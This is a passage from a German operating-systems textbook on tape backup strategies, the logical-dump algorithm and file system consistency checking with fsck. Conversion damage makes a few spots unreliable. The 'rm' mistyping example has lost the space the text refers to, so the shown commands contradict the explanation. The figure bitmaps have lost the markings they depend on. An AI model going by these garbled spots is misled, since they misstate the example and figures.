(normalerweise), wie wertvoll ihre Daten sind, und erstellen daher mindestens einmal täglich eine Sicherungskopie, in der Regel auf einem Band. Moderne Bänder speichern Hunderte von Gigabyte und kosten pro Gigabyte nur wenige Cent. Dennoch sind Sicherungskopien nicht ganz so einfach anzufertigen, wie es klingt, deswegen wollen wir einige der auftretenden Probleme im Folgenden betrachten.

Mit der Sicherung auf Band kann im Allgemeinen auf eines von zwei möglichen Problemen reagiert werden:

- 1.** Wiederherstellung nach einer Katastrophe
- 2.** Wiederherstellung nach Unachtsamkeit

Der erste Punkt umfasst die Wiederherstellung nach einem Festplattenabsturz, nach Feuer, Überschwemmung oder einer anderen Naturkatastrophe. In der Praxis passieren diese Dinge nicht sehr oft, weswegen die meisten Leute nicht viel über Sicherung nachdenken. Diese Menschen haben aus demselben Grund meistens auch keine Feuerversicherung auf ihr Haus abgeschlossen.

Das zweite Argument für Sicherungskopien ist, dass Benutzer oft Dateien löschen, sie aber dann später doch wieder benötigen. Dieses Problem tritt so häufig auf, dass eine Datei unter Windows bei ihrer „Lösung“ nicht wirklich gelöscht wird, sondern nur in ein spezielles Verzeichnis verschoben wird, den **Papierkorb** (*recycle bin*). Aus diesem kann sie später leicht herausgefischt und wiederhergestellt werden. Sicherungskopien führen dieses Prinzip noch weiter und ermöglichen durch alte Sicherungsbänder eine Restaurierung von Dateien, die Tage oder sogar Wochen zuvor gelöscht wurden.

Eine Sicherungskopie anzulegen, dauert lange und benötigt viel Platz. Daher ist es wichtig, dies effizient und zweckmäßig durchzuführen. Aus diesen Überlegungen heraus entstehen die folgenden Fragestellungen. Erstens: Sollte das gesamte Dateisystem oder nur ein Teil davon gesichert werden? Bei vielen Installationen werden die ausführbaren (binären) Programme in einem abgegrenzten Teil des Dateisystembaumes aufbewahrt. Es ist nicht nötig, all diese Dateien zu sichern, wenn sie über die CDs des Herstellers neu installiert werden können. Ferner haben die meisten Systeme ein Verzeichnis für die temporären Daten und normalerweise gibt es keinen Grund, diese zu sichern. Unter UNIX werden alle Spezialdateien (Ein-/Ausgabegeräte) in einem Verzeichnis namens */dev* abgelegt. Es ist nicht nur unnötig, diese Dateien zu sichern, sondern auch geradezu gefährlich. Das Sicherungsprogramm würde sich nämlich für immer bei dem Versuch aufhängen, diese Daten bis zum Ende zu lesen. Kurz gesagt, es ist gewöhnlich wünschenswert, nur bestimmte Verzeichnisse und alle darin enthaltenen Dateien zu sichern und nicht das gesamte Dateisystem.

Zweitens ist es Verschwendug, Dateien zu sichern, die sich seit der letzten Sicherung nicht geändert haben. Dies führt zu der Idee der **inkrementellen Sicherung** (*incremental dump*). Die einfachste Form der inkrementellen Sicherung ist, eine komplette Sicherungskopie in regelmäßigen Abständen zu erstellen, beispielsweise wöchentlich oder monatlich, und eine tägliche Sicherung nur für die Dateien vorzunehmen, die sich seit der letzten vollständigen Sicherungskopie verändert haben. Es ist sogar noch bes-

ser, nur die Dateien zu sichern, die sich seit ihrer eigenen letzten Sicherung verändert haben. Obwohl diese Strategie die Sicherungszeiten niedrig hält, macht es doch die Wiederherstellung komplizierter. Zuerst muss nämlich die neueste komplette Sicherungskopie wiederhergestellt werden, gefolgt von allen inkrementellen Sicherungen in umgekehrter Reihenfolge. Um den Wiederherstellungsprozess zu vereinfachen, werden oft ausgedehntere Strategien für die inkrementelle Sicherung benutzt.

Drittens wäre es von Vorteil, die Daten zu komprimieren, bevor sie auf Band geschrieben werden, da oft gewaltige Mengen gesichert werden müssen. Dennoch kann bei vielen Kompressionsalgorithmen eine einzelne schlechte Stelle auf dem Band den Dekompressionsalgorithmus durcheinanderbringen und die gesamte Datei oder sogar das ganze Band unleserlich machen. Deshalb muss die Entscheidung, den Sicherungsdatenstrom zu komprimieren, sorgfältig überdacht werden.

Viertens ist es schwierig, eine Sicherung von einem aktiven Dateisystem durchzuführen. Wenn Dateien und Verzeichnisse während des Sicherungsprozesses hinzugefügt, gelöscht und verändert werden, kann das Ergebnis der Sicherung inkonsistent sein. Da eine Datensicherung allerdings Stunden dauern kann, ist es vielleicht nötig, das System für den größten Teil der Nacht vom Netz zu nehmen – ein Umstand, der nicht immer akzeptabel ist. Aus diesem Grund sind Algorithmen erdacht worden, die schnelle Schnappschüsse des Dateisystemzustands anlegen, indem sie Kopien von kritischen Datenstrukturen machen, und dann bei zukünftigen Änderungen an Dateien und Verzeichnissen verlangen, dass diese Blöcke kopiert werden, statt sie nur an Ort und Stelle zu aktualisieren (Hutchinson et al., 1999). Auf diese Weise wird das Dateisystem zum Zeitpunkt des Schnappschusses quasi eingefroren und kann später in aller Ruhe gesichert werden.

Fünfter und letzter Punkt: Sicherungskopien bringen viele nichttechnische Probleme für eine Organisation mit sich. Das beste Online-Sicherheitssystem ist sinnlos, wenn der Systemadministrator alle Sicherungsbänder in seinem Büro aufbewahrt und offen und ungesichert zurücklässt, wann immer er das Büro verlässt, um sich z.B. seine Ausdrucke aus dem Druckerraum zu holen. Ein Spion muss nur schnell in das Büro schlüpfen, ein kleines Band einstecken und unbekümmert herausschlendern. Auf Wiedersehen, Sicherheit! Ebenso haben tägliche Sicherungen wenig Sinn, wenn das Feuer, das die Computer zerstört, auch die Sicherungsbänder vernichtet. Aus diesen Gründen sollten Sicherungskopien außerhalb gelagert werden, was jedoch weitere Sicherheitsrisiken birgt (weil jetzt zwei Standorte gesichert werden müssen). Für eine umfassende Diskussion dieser und anderer praktischer Verwaltungssaspekte verweisen wir auf (Nemeth et al., 2000). Im Folgenden werden wir nur die technischen Überlegungen in Bezug auf Sicherungen behandeln.

Man kann zwei Strategien bei der Sicherung einer Platte auf Band verfolgen: eine physische und eine logische Sicherung. Die **physische Sicherung** (*physical dump*) beginnt mit Block 0 der Festplatte, schreibt alle Blöcke der Platte der Reihe nach auf das Band und hält nach dem letzten Block an. Solch ein Programm ist derart einfach, dass es wahrscheinlich 100% fehlerfrei programmiert werden könnte – etwas, das wohl von keinem anderen nützlichen Programm behauptet werden kann.

Dennoch bedarf es einiger Kommentare in Bezug auf die physische Sicherung. Zum einen ist es relativ sinnlos, freien Speicher zu sichern. Wenn das Sicherungsprogramm Zugriff auf die Datenstruktur der freien Blöcke erhalten kann, dann können die ungenutzten Blöcke bei der Sicherung übergangen werden. Dieses Überspringen von Blöcken verlangt allerdings, dass die Nummer jedes Blocks zu Beginn jedes gesicherten Blocks (oder dem Äquivalent auf dem Band) mit abgespeichert wird. Es ist jetzt nämlich nicht länger garantiert, dass Block k auf dem Band Block k auf der Platte war.

Ein zweiter Gesichtspunkt betrifft die Sicherung fehlerhafter Blöcke. Es ist nahezu unmöglich, große Platten ohne jeglichen Defekt herzustellen, es gibt immer einige fehlerhafte Blöcke. Manchmal, wenn eine Low-Level Formatierung durchgeführt wurde, werden die fehlerhaften Blöcke entdeckt, als beschädigt gekennzeichnet und durch Ersatzblöcke ersetzt, die am Ende jeder Spur für genau solche Notfälle reserviert sind. In vielen Fällen behandelt der Plattencontroller die Ersetzung der fehlerhaften Blöcke transparent, ohne dass das Betriebssystem überhaupt etwas davon mitbekommt. Allerdings werden ab und zu Blöcke erst nach der Formatierung fehlerhaft, was dann irgendwann vom Betriebssystem entdeckt wird. Gewöhnlich wird dieses Problem gelöst, indem eine „Datei“ erzeugt wird, die alle fehlerhaften Blöcke enthält – nur um sicherzustellen, dass sie niemals im Pool der freien Blöcke auftauchen und auch niemals zugewiesen werden. Natürlich ist diese Datei völlig unlesbar.

Wenn alle fehlerhaften Blöcke vom Festplattencontroller ausgeblendet wurden und wie eben beschrieben vor dem Betriebssystem versteckt werden, dann funktioniert die physische Sicherung tadellos. Falls sie allerdings für das Betriebssystem sichtbar sind und in einer oder mehreren speziellen Dateien oder Bitmaps für fehlerhafte Blöcke verwaltet werden, dann ist es absolut notwendig, dass das Sicherungsprogramm Zugriff auf diese Information hat, da ansonsten endlos viele Lesefehler auftreten während des Versuchs, die Datei mit den fehlerhaften Blöcken zu sichern.

Die Hauptvorteile der physischen Sicherung sind Einfachheit und hohe Geschwindigkeit (grundsätzlich kann mit der Geschwindigkeit der Platte gearbeitet werden). Die Hauptnachteile sind die Unfähigkeit, ausgewählte Verzeichnisse zu überspringen, inkrementelle Sicherungen anzulegen und bestimmte Dateien auf Anfrage wiederherstellen zu können. Aus diesen Gründen machen die meisten Installationen logische Sicherungen.

Eine **logische Sicherung** (*logical dump*) beginnt bei einem oder mehreren festgelegten Verzeichnissen und sichert rekursiv alle dort vorhandenen Dateien und Verzeichnisse, die sich seit einem gewissen Bezugsdatum geändert haben (z.B. der letzten inkrementellen Sicherung oder einer Systeminstallation für eine vollständige Sicherung). Folglich werden bei einer logischen Sicherung auf dem Band eine Reihe von sorgfältig identifizierten Verzeichnissen und Dateien gespeichert, was es einfach macht, eine bestimmte Datei oder ein bestimmtes Verzeichnis bei Bedarf wiederherzustellen.

Da logisches Sichern die am häufigsten verwendete Form ist, wollen wir einen typischen Algorithmus anhand des Beispiels aus ▶ Abbildung 4.25 im Detail untersuchen. Die meisten UNIX-Systeme verwenden diesen Algorithmus. In der Abbildung sehen wir einen

Dateibaum mit Verzeichnissen (Rechtecke) und Dateien (Kreise). Die dunkelblauen Objekte wurden seit dem Bezugsdatum verändert und müssen daher gesichert werden. Die hellblauen Objekte bedürfen keiner Sicherungskopie.




Abbildung 4.25: Ein Dateisystem, von dem eine Sicherungskopie angelegt werden muss. Die Rechtecke stellen die Verzeichnisse dar und die Kreise symbolisieren die Dateien. Die dunkelblauen Objekte wurden seit der letzten Sicherung modifiziert. Jedes Verzeichnis und jede Datei ist mit der zugehörigen I-Node-Nummer versehen.

Dieser Algorithmus sichert auch alle Verzeichnisse (selbst die unveränderten), die auf dem Pfad zu einem veränderten Verzeichnis oder einer veränderten Datei liegen. Dies geschieht aus zwei Gründen: erstens, um die gesicherten Dateien und Verzeichnisse auch in einem neuen Dateisystem auf einem anderen Computer wiederherstellen zu können. Auf diese Weise können die Sicherungs- und Wiederherstellungsprogramme dazu verwendet werden, gesamte Dateisysteme zwischen Computern zu übertragen.

Der zweite Grund für die Sicherung der unveränderten Verzeichnisse oberhalb modifizierter Dateien ist die damit verbundene Möglichkeit, eine einzelne Datei schrittweise wiederherstellen zu können (möglicherweise um die Wiederherstellung nach Unachtsamkeit des Benutzers durchzuführen). Nehmen wir an, dass die Sicherung des gesamten Dateisystems am Sonntagabend geschieht und eine inkrementelle Sicherung am Montagabend erfolgt. Am Dienstag wird das Verzeichnis `/usr/jhs/proj/nr3` gelöscht und mit ihm alle darunterliegenden Dateien und Verzeichnisse. Am Mittwoch in aller Früh möchte der Benutzer die Datei `/usr/jhs/proj/nr3/plans/summary` wiederherstellen. Es ist jedoch nicht möglich, ausschließlich die Datei `summary` zu restaurieren, da es keinen Ort gibt, an dem sie abgelegt werden könnte. Die Verzeichnisse `nr3` und `plans` müssen zuerst wiederhergestellt werden. Um ihre Besitzer, Zugriffsmodi, Zeiten etc. korrekt zu restaurieren, müssen diese Verzeichnisse auf dem Sicherungsband zur Verfügung stehen, obwohl sie selbst seit der letzten Sicherung nicht verändert wurden.

Der Algorithmus verwaltet eine Bitmap, die durch die I-Node-Nummern indiziert wird und verschiedene Bits pro I-Node enthält. Die Bits werden in der Bitmap durch

den Algorithmus gesetzt und gelöscht. Der Algorithmus arbeitet in vier Phasen. Phase 1 fängt mit dem Startverzeichnis an (der Wurzel hier im Beispiel) und untersucht alle enthaltenen Einträge. Für jede modifizierte Datei wird der zugehörige I-Node in der Bitmap markiert. Jedes Verzeichnis wird gleichermaßen markiert (egal, ob es verändert wurde oder nicht) und dann rekursiv untersucht.

Am Ende der ersten Phase sind alle veränderten Dateien und alle Verzeichnisse in der Bitmap markiert, was in ► Abbildung 4.26(a) durch dunkelblaue Färbung der Einträge dargestellt ist. Phase 2 geht im Wesentlichen abermals durch den Baum und hebt die Markierung der Verzeichnisse auf, die keine veränderten Dateien oder Verzeichnisse unter sich haben. Diese Phase hinterlässt die Bitmap aus ► Abbildung 4.26(b). Beachten Sie, dass die Verzeichnisse 10, 11, 14, 27, 29 und 30 nun nicht mehr markiert sind, da sie nichts enthalten, das verändert wurde. Diese Verzeichnisse werden nicht gesichert. Im Gegensatz dazu werden die Verzeichnisse 5 und 6 gesichert, obwohl sie selbst nicht verändert wurden. Sie werden jedoch benötigt, um die heutigen Änderungen auf einer neuen Maschine wiederherzustellen. Die Phasen 1 und 2 können aus Effizienzgründen in einem einzigen Baumdurchlauf kombiniert werden.

a	<table border="1"><tr><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td><td>32</td></tr></table>	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32		
b	<table border="1"><tr><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td><td>32</td></tr></table>	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32		
c	<table border="1"><tr><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td><td>32</td></tr></table>	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32		
d	<table border="1"><tr><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td><td>10</td><td>11</td><td>12</td><td>13</td><td>14</td><td>15</td><td>16</td><td>17</td><td>18</td><td>19</td><td>20</td><td>21</td><td>22</td><td>23</td><td>24</td><td>25</td><td>26</td><td>27</td><td>28</td><td>29</td><td>30</td><td>31</td><td>32</td></tr></table>	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32		

Abbildung 4.26: Bitmaps, die vom Algorithmus für logische Sicherung verwendet werden

Zu diesem Zeitpunkt ist nun bekannt, welche Verzeichnisse und Dateien gesichert werden müssen, und zwar diejenigen, die in Abbildung 4.26(b) markiert sind. Phase 3 untersucht die I-Nodes in numerischer Reihenfolge und sichert alle markierten Verzeichnisse ► Abbildung 4.26(c). Jedem Verzeichnis gehen seine Attribute voran (Eigentümer, Zeiten etc.), um sie wiederherstellen zu können. Schließlich werden in der vierten Phase noch die markierten Dateien aus ► Abbildung 4.26(d) gesichert, auch hierbei werden die Attribute am Anfang abgespeichert. Damit ist die Sicherung beendet.

Das Wiederherstellen eines Dateisystems aus den Sicherungsbändern ist unkompliziert. Zu Beginn wird ein leeres Dateisystem auf der Platte angelegt. Danach wird die letzte vollständige Sicherung wiederhergestellt. Da die Verzeichnisse als Erstes auf dem Band erscheinen, werden sie auch als Erstes wiederhergestellt und bilden das Gerüst des Dateisystems. Anschließend werden die Dateien selbst angelegt. Dieser Vorgang wird dann mit der ersten inkrementellen Sicherung wiederholt, die nach der vollständigen Sicherung kam, und so weiter.

Auch wenn die logische Sicherung im Prinzip ganz geradlinig abläuft, gibt es doch auch ein paar knifflige Aspekte. Zunächst einmal wird die Liste der freien Blöcke, da

sie keine Datei ist, nicht gesichert, somit muss sie bei der Wiederherstellung völlig neu aufgebaut werden. Dies ist immer möglich, da die Menge der freien Blöcke gerade das Komplement der Vereinigungsmenge aller Blöcke in allen Dateien bildet.

Ein anderes Problem sind Links. Ist eine Datei mit zwei oder mehreren Verzeichnissen verbunden, so ist es wichtig, dass zum einen die Datei nur einmal wiederhergestellt wird und dass zum anderen alle Verzeichnisse anschließend wieder richtig mit dieser Datei verlinkt sind.

Ein weiterer Aspekt ist die Tatsache, dass UNIX-Dateien Löcher enthalten dürfen. Es ist erlaubt, eine Datei zu öffnen, ein paar Bytes zu schreiben, dann zu einer anderen Position zu wechseln und dort ein paar weitere Bytes zu schreiben. Die Blöcke dazwischen gehören nicht zur Datei, sie sollten daher nicht gesichert werden und müssen nicht wiederhergestellt werden. Kerndateien haben oft ein großes Loch von Hunderten von Megabyte zwischen Datensegment und Stack. Wenn diese Dateien nicht geeignet behandelt werden, füllt jede wiederhergestellte Kerndatei dieses Areal mit Nullen auf und hat folglich die gleiche Größe wie der virtuelle Adressraum (z.B. 2^{32} Byte oder noch schlimmer 2^{64} Byte).

Schließlich sollten spezielle Dateien, nämlich Pipes und dergleichen, niemals gesichert werden, egal in welchem Verzeichnis sie auftreten (dies ist nicht auf das Verzeichnis `/dev` beschränkt). Weitergehende Informationen über Sicherungen von Dateisystemen findet man bei (Chervenak et al., 1998) und (Zwicky, 1991).

Die Aufzeichnungsdichte von Bändern wächst nicht so schnell wie die Dichte von Platten. Dies führt nach und nach dazu, dass zur Sicherung einer sehr großen Platte mehrere Bänder benötigt werden. Auch wenn es Bandautomaten gibt, die das Wechseln der Bänder erledigen, werden Bänder irgendwann zu klein sein, um als Sicherungsmedium eingesetzt werden zu können, falls sich dieser Trend weiter fortsetzt. Wenn dieser Fall eintritt, dann wird das einzige Medium zur Sicherung einer Platte eine andere Platte sein. Die einfachste Möglichkeit ist das Spiegeln einer Platte durch eine Ersatzplatte, anspruchsvollere Ansätze, sogenannte RAIDs, werden wir in Kapitel 5 behandeln.

4.4.3 Konsistenz eines Dateisystems

Ein anderes Gebiet, auf dem Zuverlässigkeit eine Rolle spielt, ist die Konsistenz in Dateisystemen. Viele Dateisysteme lesen Blöcke, modifizieren diese und schreiben sie später zurück. Falls das System abstürzt, bevor alle veränderten Blöcke zurückgeschrieben wurden, kann sich das Dateisystem in einem inkonsistenten Zustand befinden. Dieses Problem ist besonders dann kritisch, wenn einige der noch nicht gespeicherten Blöcke I-Nodes, Verzeichnisblöcke oder Blöcke mit der Freibereichsliste sind.

Zum Umgang mit dem Problem inkonsistenter Dateisysteme haben die meisten Computer ein Hilfsprogramm zur Überprüfung des Dateisystems. UNIX beispielsweise benutzt `fsck` und Windows hat `scandisk`. Diese Programme können immer dann aufgerufen werden, wenn der Rechner hochgefahren wird, insbesondere nach einem

Absturz. Die folgende Beschreibung befasst sich mit *fsck*. *Scandisk* arbeitet ein wenig anders, da es auf einem anderen Dateisystem läuft. Doch das grundlegende Prinzip – die Redundanz des Dateisystems auszunutzen, um es zu reparieren –, wird auch hier angewandt. Alle Prüfprogramme untersuchen jedes Dateisystem (Plattenpartition) unabhängig von den anderen.

Es können zweierlei Konsistenzüberprüfungen vorgenommen werden: auf Blöcken und auf Dateien. Um die Konsistenz von Blöcken zu prüfen, baut das Programm zwei Tabellen auf. Jede Tabelle enthält einen Zähler für jeden Block, der anfangs auf 0 gesetzt ist. Die Zähler der ersten Tabelle verfolgen, wie oft jeder Block in einer Datei vorkommt; die Zähler der zweiten Tabelle protokollieren, wie oft jeder Block in der Freibereichsliste (oder in der Bitmap der freien Blöcke) vorkommt.

Das Programm liest dann alle I-Nodes. Dazu wird eine spezielle Gerätedatei namens Raw Device benutzt, die die Dateistruktur ignoriert und lediglich alle Plattenblöcke zurückgibt, die mit 0 beginnen. Ausgehend von einem I-Node wird eine Liste mit all den Blocknummern aufgebaut, die von der dazugehörigen Datei verwendet werden. Nach und nach wird jede Blocknummer gelesen und der Zähler in der ersten Tabelle erhöht. Das Programm untersucht nun die Freibereichsliste oder die Bitmap, um alle ungenutzten Blöcke zu finden. Jedes Vorkommen eines Blocks in der Freibereichsliste erhöht den jeweiligen Zähler in der zweiten Tabelle.

Ist das Dateisystem konsistent, dann ist jeder Block entweder in der ersten oder zweiten Tabelle vertreten, was mit einer 1 angezeigt wird (siehe ▶ Abbildung 4.27(a)). Nach einem Absturz könnten die Tabellen aber wie in ▶ Abbildung 4.27(b) aussehen, in der Block 2 in keiner der beiden Tabellen vorkommt. Dieser Block wird dann als **fehlender Block** (*missing block*) angegeben. Fehlende Blöcke richten keinen wirklichen Schaden an, verschwenden jedoch Platz und reduzieren somit die Kapazität der Platte. Die Lösung für dieses Problem ist einfach: Das Programm ordnet solche Blöcke einfach in die Freibereichsliste ein.

Blocknummer															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	1	0	1	0	1	1	1	0	0	1	1	1	0	0	0
0	0	1	0	1	0	0	0	0	1	1	0	0	0	1	1

Blocknummer															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	1	0	1	0	1	1	1	1	0	0	1	1	1	1	0
0	0	0	0	1	0	0	0	0	1	1	0	0	0	1	1

a
b

Blocknummer															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	1	0	1	0	1	1	1	0	0	1	1	1	0	0	0
0	0	1	0	2	0	0	0	1	1	0	0	0	1	1	0

Blocknummer															
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	1	0	1	0	2	1	1	1	0	0	1	1	1	0	0
0	0	1	0	1	0	0	0	0	1	1	0	0	0	1	1

c
d

Abbildung 4.27: Zustände von Dateisystemen (a) Konsistent (b) Fehlender Block (c) Doppelt vorhandener Block in der Freibereichsliste (d) Doppelt vorhandener Datenblock

Eine andere Situation ist in ►Abbildung 4.27(c) dargestellt. Hier kommt der Block 4 doppelt in der Freibereichsliste vor. (Duplikate können nur dann auftreten, wenn die Freibereichsliste tatsächlich eine Liste ist; bei einer Bitmap wäre dies unmöglich.) Die Lösung hier ist ebenfalls ganz einfach: die Freibereichsliste erneut aufzubauen.

Das Schlimmste, was passieren kann, ist das Vorkommen des gleichen Datenblocks in zwei oder mehreren Dateien. ►Abbildung 4.27(d) zeigt dies für Block 5. Wird eine dieser Dateien gelöscht und Block 5 damit auf die Freibereichsliste gesetzt, so führt dies zu einer Situation, in der ein Block gleichzeitig sowohl in Gebrauch als auch frei ist. Wenn beide Dateien gelöscht werden, dann taucht der Block doppelt in der Freibereichsliste auf.

Die geeignete Maßnahme für das Prüfprogramm ist, einen freien Block zu finden, die Inhalte des Blocks 5 dorthin zu kopieren und die Kopie in eine der Dateien einzugliedern. Auf diese Weise wird der Informationsgehalt der Dateien bewahrt (wobei man fast immer davon ausgehen kann, dass eine der Dateien verstümmelt wurde) und die Konsistenz der Dateisystemstruktur wiederhergestellt. Der Fehler sollte gemeldet werden, um es dem Benutzer zu ermöglichen, den Schaden zu untersuchen.

Zusätzlich zur Überprüfung der Blöcke und deren korrekter Anordnung prüft das Programm auch das Verzeichnissystem. Dazu wird ebenfalls eine Tabelle von Zählern verwendet, diesmal aber pro Datei anstatt pro Block. Das Programm beginnt mit der Wurzel, arbeitet rekursiv den Baum ab und untersucht so jedes Verzeichnis im Dateisystem. Für jeden I-Node in jedem Verzeichnis wird der Zähler für die Verwendung der Datei erhöht. Bekanntlich kann ja wegen der harten Links eine Datei in zwei oder mehreren Verzeichnissen vorkommen. Symbolische Links zählen nicht und erhöhen auch nicht den Zähler der Zielfile.

Wenn das Programm die Überprüfung beendet hat, dann steht ihm eine nach I-Node-Nummern indizierte Liste zur Verfügung, die Auskunft darüber gibt, wie viele Verzeichnisse welche Datei enthalten. Diese Liste wird nun mit den Link-Zählern in den I-Nodes selbst verglichen. Die Zählerstände beginnen mit 1, wenn eine Datei erzeugt wird, und erhöhen sich immer dann, wenn ein (harter) Link auf diese Datei erzeugt wird. In einem konsistenten Dateisystem werden die beiden Zählerstände übereinstimmen. Andernfalls können zwei Fehler auftreten: Der Link-Zähler im I-Node kann zu hoch oder zu niedrig sein.

Falls der Link-Zähler höher als die Anzahl der Verzeichniseinträge ist, so wird der Zählerstand auch dann noch größer als null sein, wenn alle Dateien aus den Verzeichnissen entfernt wurden. Folglich bleibt der I-Node bestehen. Dieser Fehler ist nicht weiter tragisch, verschwendet aber doch Platz auf der Platte, da es in keinem Verzeichnis mehr einen Eintrag für diese Datei gibt. Der Fehler sollte durch Angleichen des Link-Zählers im I-Node behoben werden.

Der andere Fehler ist potenziell katastrophal. Wenn zwei Verzeichniseinträge auf eine Datei verweisen, der Zählerstand im I-Node dieses aber nicht bestätigt, so wird der I-Node-Zähler auf null fallen, sobald einer der Verzeichniseinträge gelöscht wird. Geht aber der Zählerstand in einem I-Node auf null zurück, dann markiert ihn das Dateisys-

tem als ungenutzt und gibt alle damit verbundenen Blöcke frei. Diese Aktion hat zur Folge, dass ein Verzeichniseintrag nun auf einen ungenutzten I-Node zeigt, dessen Blöcke schon bald wieder einer anderen Datei zugewiesen werden könnten. Wiederum besteht die Lösung darin, den Zählerstand im I-Node der tatsächlichen Anzahl von Verzeichniseinträgen anzupassen.

Die beiden Operationen, also das Prüfen der Blöcke und das Prüfen der Verzeichnisse, werden oft miteinander verzahnt (so wird nur ein Durchgang durch die I-Nodes benötigt). Andere Überprüfungen sind ebenso möglich. Zum Beispiel haben Verzeichnisse ein ganz bestimmtes Format mit I-Node-Nummern und ASCII-Namen. Falls eine I-Node-Nummer größer als die Anzahl der I-Nodes auf der Platte ist, dann wurde das Verzeichnis beschädigt.

Außerdem besitzt jeder I-Node einen Modus. Einige Modi sind zwar erlaubt, aber recht seltsam. Beispielsweise gestattet der Wert 0007 dem Eigentümer und seiner Gruppe überhaupt keinen Zugriff, allen anderen gibt er jedoch Schreib- und Leserechte sowie das Recht, die Datei auszuführen. Es könnte sinnvoll sein, wenigstens solche Dateien zu melden, die Außenstehenden mehr Rechte als dem Eigentümer geben. Verzeichnisse mit mehr als 1000 Einträgen sind ebenfalls verdächtig. Dateien, die in den Benutzerverzeichnissen liegen, jedoch dem Superuser gehören und das SETUID-Bit gesetzt haben, stellen potenzielle Sicherheitsrisiken dar. Derartige Dateien erlangen die Rechte des Superusers, selbst wenn sie von einem beliebigen Benutzer ausgeführt werden. Mit etwas Aufwand kann man eine ziemlich lange Liste technisch erlaubter, aber dennoch sonderbarer Situationen zusammenstellen, die eine Warnung rechtfertigen.

In den vorherigen Abschnitten haben wir Probleme aufgeführt, die auftreten, wenn man den Benutzer vor Abstürzen schützen will. Einige Dateisysteme sorgen sich auch um den Schutz des Benutzers vor sich selbst. Möchte der Benutzer

```
rm *.*
```

eingeben, um alle Dateien mit der Endung *.o* (compilergenerierte Objektdateien) zu entfernen, tippt aber stattdessen fälschlicherweise

```
rm *.o
```

ein (man beachte das Leerzeichen nach dem Stern), dann wird *rm* alle Dateien im aktuellen Verzeichnis löschen und sich danach beschweren, dass es *.o* nicht finden kann. Unter MS-DOS und einigen anderen Systemen wird lediglich ein Bit im Verzeichnis oder I-Node gesetzt, welches das Löschen der Datei anzeigt. Es werden so lange keine Plattenblöcke in die Freibereichsliste eingetragen, bis sie tatsächlich benötigt werden. Registriert der Benutzer den Fehler sofort, dann ist es möglich, ein spezielles Programm zu starten, das die gelöschten Dateien wiederherstellt. Unter Windows werden gelöschte Dateien in den Papierkorb (einem speziellen Verzeichnis) geschoben, von wo sie später bei Bedarf zurückgeholt werden können. Natürlich erhält man so lange keinen Speicherplatz zurück, bis die Dateien tatsächlich aus diesem Verzeichnis gelöscht werden.

4.4.4 Performanz eines Dateisystems

